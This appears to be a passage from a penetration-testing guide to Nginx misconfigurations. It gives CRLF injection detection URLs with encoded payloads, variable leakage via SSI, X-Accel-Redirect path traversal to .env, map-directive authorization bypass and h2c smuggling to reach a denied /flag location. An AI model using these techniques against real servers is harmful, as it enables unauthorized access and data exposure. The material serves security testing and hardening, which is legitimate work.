Server: nginx/1.19.3
Content-Type: text/html
Content-Length: 145
Connection: keep-alive
Location: https://example.com/
Detectify: clrf
Learn more about the risks of CRLF injection and response splitting at https://blog.detectify.com/2019/06/14/http-response-splitting-exploitations-and-mitigations/.
Also this technique is explained in this talk with some vulnerable examples and dectection mechanisms. For example, In order to detect this misconfiguration from a blackbox perspective you could these requests:
https://example.com/%20X- Any HTTP codehttps://example.com/%20H- 400 Bad Request
If vulnerable, the first will return as "X" is any HTTP method and the second will return an error as H is not a valid method. So the server will receive something like: GET / H HTTP/1.1 and this will trigger the error.
Another detection examples would be:
http://company.tld/%20HTTP/1.1%0D%0AXXXX:%20x- Any HTTP codehttp://company.tld/%20HTTP/1.1%0D%0AHost:%20x- 400 Bad Request
Some found vulnerable configurations presented in that talk were:
- Note how
$uriis set as is in the final URL
- Note how again
$uriis in the URL (this time inside a parameter)
location ~ ^/dna/payment {
 rewrite ^/dna/([^/]+) /registered/main.pl?cmd=unifiedPayment&context=$1&native_uri=$uri break;
 proxy_pass http://$back;
- Now in AWS S3
Any variable
It was discovered that user-supplied data might be treated as an Nginx variable under certain circumstances. The cause of this behavior remains somewhat elusive, yet it's not rare nor straightforward to verify. This anomaly was highlighted in a security report on HackerOne, which can be viewed here. Further investigation into the error message led to the identification of its occurrence within the SSI filter module of Nginx's codebase, pinpointing Server Side Includes (SSI) as the root cause.
To detect this misconfiguration, the following command can be executed, which involves setting a referer header to test for variable printing:
Scans for this misconfiguration across systems revealed multiple instances where Nginx variables could be printed by a user. However, a decrease in the number of vulnerable instances suggests that efforts to patch this issue have been somewhat successful.
Raw backend response reading
Nginx offers a feature through proxy_pass that allows for the interception of errors and HTTP headers produced by the backend, aiming to hide internal error messages and headers. This is accomplished by Nginx serving custom error pages in response to backend errors. However, challenges arise when Nginx encounters an invalid HTTP request. Such a request gets forwarded to the backend as received, and the backend's raw response is then directly sent to the client without Nginx's intervention.
Consider an example scenario involving a uWSGI application:
def application(environ, start_response):
    start_response('500 Error', [('Content-Type', 'text/html'), ('Secret-Header', 'secret-info')])
    return [b"Secret info, should not be visible!"]
To manage this, specific directives in the Nginx configuration are used:
http {
    error_page 500 /html/error.html;
    proxy_intercept_errors on;
    proxy_hide_header Secret-Header;
}
- proxy_intercept_errors: This directive enables Nginx to serve a custom response for backend responses with a status code greater than 300. It ensures that, for our example uWSGI application, a
500 Errorresponse is intercepted and handled by Nginx. - proxy_hide_header: As the name suggests, this directive hides specified HTTP headers from the client, enhancing privacy and security.
When a valid GET request is made, Nginx processes it normally, returning a standard error response without revealing any secret headers. However, an invalid HTTP request bypasses this mechanism, resulting in the exposure of raw backend responses, including secret headers and error messages.
merge_slashes set to off
By default, Nginx's merge_slashes directive is set to on, which compresses multiple forward slashes in a URL into a single slash. This feature, while streamlining URL processing, can inadvertently conceal vulnerabilities in applications behind Nginx, particularly those prone to local file inclusion (LFI) attacks. Security experts Danny Robinson and Rotem Bar have highlighted the potential risks associated with this default behavior, especially when Nginx acts as a reverse-proxy.
To mitigate such risks, it is recommended to turn the merge_slashes directive off for applications susceptible to these vulnerabilities. This ensures that Nginx forwards requests to the application without altering the URL structure, thereby not masking any underlying security issues.
For more information check Danny Robinson and Rotem Bar.
Maclicious Response Headers
As shown in this writeup, there are certain headers that if present in the response from the web server they will change the behaviour of the Nginx proxy. You can check them in the docs:
X-Accel-Redirect: Indicate Nginx to internally redirect a request to a specified location.X-Accel-Buffering: Controls whether Nginx should buffer the response or not.X-Accel-Charset: Sets the character set for the response when using X-Accel-Redirect.X-Accel-Expires: Sets the expiration time for the response when using X-Accel-Redirect.X-Accel-Limit-Rate: Limits the rate of transfer for responses when using X-Accel-Redirect.
For example, the header X-Accel-Redirect will cause an internal redirect in the nginx. So having an nginx configuration with something such as root / and a response from the web server with X-Accel-Redirect: .env will make nginx sends the content of /.env (Path Traversal).
Default Value in Map Directive
In the Nginx configuration, the map directive often plays a role in authorization control. A common mistake is not specifying a default value, which could lead to unauthorized access. For instance:
http {
    map $uri $mappocallow {
        /map-poc/private 0;
        /map-poc/secret 0;
        /map-poc/public 1;
    }
}
server {
    location /map-poc {
        if ($mappocallow = 0) {return 403;}
        return 200 "Hello. It is private area: $mappocallow";
    }
}
Without a default, a malicious user can bypass security by accessing an undefined URI within /map-poc. The Nginx manual advises setting a default value to avoid such issues.
DNS Spoofing Vulnerability
DNS spoofing against Nginx is feasible under certain conditions. If an attacker knows the DNS server used by Nginx and can intercept its DNS queries, they can spoof DNS records. This method, however, is ineffective if Nginx is configured to use localhost (127.0.0.1) for DNS resolution. Nginx allows specifying a DNS server as follows:
proxy_pass and internal Directives
The proxy_pass directive is utilized for redirecting requests to other servers, either internally or externally. The internal directive ensures that certain locations are only accessible within Nginx. While these directives are not vulnerabilities by themselves, their configuration requires careful examination to prevent security lapses.
proxy_set_header Upgrade & Connection
If the nginx server is configured to pass the Upgrade and Connection headers an h2c Smuggling attack could be performed to access protected/internal endpoints.
Warning
This vulnerability would allow an attacker to stablish a direct connection with the proxy_pass endpoint (http://backend:9999 in this case) that whose content is not going to be checked by nginx.
Example of vulnerable configuration to steal /flag from here:
server {
    listen       443 ssl;
    server_name  localhost;

    ssl_certificate       /usr/local/nginx/conf/cert.pem;
    ssl_certificate_key   /usr/local/nginx/conf/privkey.pem;

    location / {
     proxy_pass http://backend:9999;
     proxy_http_version 1.1;
     proxy_set_header Upgrade $http_upgrade;
     proxy_set_header Connection $http_connection;
    }

    location /flag {
     deny all;
    }
Note
Note that even if the proxy_pass was pointing to a specific path such as http://backend:9999/socket.io the connection will be stablished with http://backend:9999 so you can contact any other path inside that internal endpoint. So it doesn't matter if a path is specified in the URL of proxy_pass.
Try it yourself
Detectify has created a GitHub repository where you can use Docker to set up your own vulnerable Nginx test server with some of the misconfigurations discussed in this article and try finding them yourself!
https://github.com/detectify/vulnerable-nginx
Static Analyzer tools
GIXY
Gixy is a tool to analyze Nginx configuration. The main goal of Gixy is to prevent security misconfiguration and automate flaw detection.
Nginxpwner
Nginxpwner is a simple tool to look for common Nginx misconfigurations and vulnerabilities.